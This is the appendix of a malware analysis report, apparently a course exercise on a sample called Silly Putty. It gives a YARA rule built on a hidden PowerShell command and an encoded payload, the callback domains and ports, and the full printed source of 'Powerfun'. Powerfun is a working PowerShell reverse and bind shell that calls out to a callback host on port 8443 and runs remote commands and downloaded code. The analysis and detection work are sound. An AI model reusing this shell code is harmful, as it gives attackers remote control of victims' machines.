


Fig 14: Event ID 4104-Powerfun executed



Appendices

A. Yara Rule

```
rule Silly_Putty{
  meta:
    last_updated = "2023-01-07"
    author = "0x5h1nIGaMi"
    description = "Rule to detect Silly Putty"
  strings:
    $PE_magic_byte = "MZ"
    $Powershell = "powershell.exe -nop -w hidden -noni -ep bypass"
    $base64_command =
"H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUl
ypLjBNtUL7aGczlZ5kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNp1PB4TfU4S3OW
ZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLM
V2R55pGH1LUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJU
CR8BKJEWGFuCVfgCVSroAvw4DI4D3XnKk25QH1Z2pW2WKK0/ofzChNyZ/ytiWysFe0CtyIT1N05j9suH
Dz+dGhKlqdQ2roctcnroSXbT0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+
U7zPEsZtUUjmwA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEPm/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Et
eqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPCyC4AU4ZFTope1nazRSb6Q
saJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcFhWd7xzfyPD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3
pqXFR1X7JF5iloEsODfaYBgq1GnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIIdzK9X2rrowCGg/c/w
x8pk0KJhYbIUWJJgJGNaDUVSDQB1piQ037HXdc6TohdCug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsx
ncGJJeW7cvyAHn27HWVp+FvKJsaTBXTiH1h33UaDwW7eMfrfGA1N1WG6/2FDxd87V4wPBqmxTuleH74GV
/PKRvYqI3jqFn6lyiuBFV0wdkTPXSSHsfe/+7dJt1mqHve2k5A5X5N6SjX3V8HwZ98I7sAgg5wuCktlcW
PiYTk8prV5tbHFaf1C1euZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCEkVXzocf372HJ/ha6LDyC
o6KI1dDKAmpHRuSv1MC6DV0thaIh1IKOR3MjoK1UJfnhGVIPR+8h0Ci/WIGf9s5naT/1D6Nm++0TrtVTg
antvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kF8i/mt193dQkAAA=="
    condition:
      ($PE_magic_byte and $Powershell and $base64_command)
}
```




PRACTICAL MALWARE
ANALYSIS & TRIAGE

B. Callback URLs

Domain	Port
bonus2[.]corporatebonusapplication[.]local	53
bonus2[.]corporatebonusapplication[.]local	8443



C. Powerfun

```
function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
        }

        $stream = $client.GetStream()

        if ($Sslcon -eq "true")
        {
            $sslstream = New-Object System.Net.Security.SslStream($stream,$false,({$true} -as [Net.Security.RemoteCertificateValidationCallback]))
            $sslstream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
            $stream = $sslstream
        }

        [byte[]]$bytes = 0..20000|%{0}
        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyrig
ht (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)

        if ($Download -eq "true")
        {
            $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
            $stream.Write($sendbytes,0,$sendbytes.Length)
            ForEach ($module in $modules)
            {
                (Get-Webclient).DownloadString($module)|Invoke-Expression
            }
        }

        $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
        $stream.Write($sendbytes,0,$sendbytes.Length)

        while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
        {
            $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
            $data = $EncodedText.GetString($bytes,0, $i)
            $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

            $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
            $x = ($error[0] | Out-String)
            $error.clear()
            $sendback2 = $sendback2 + $x

            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()
        $listener.Stop()
    }
}
```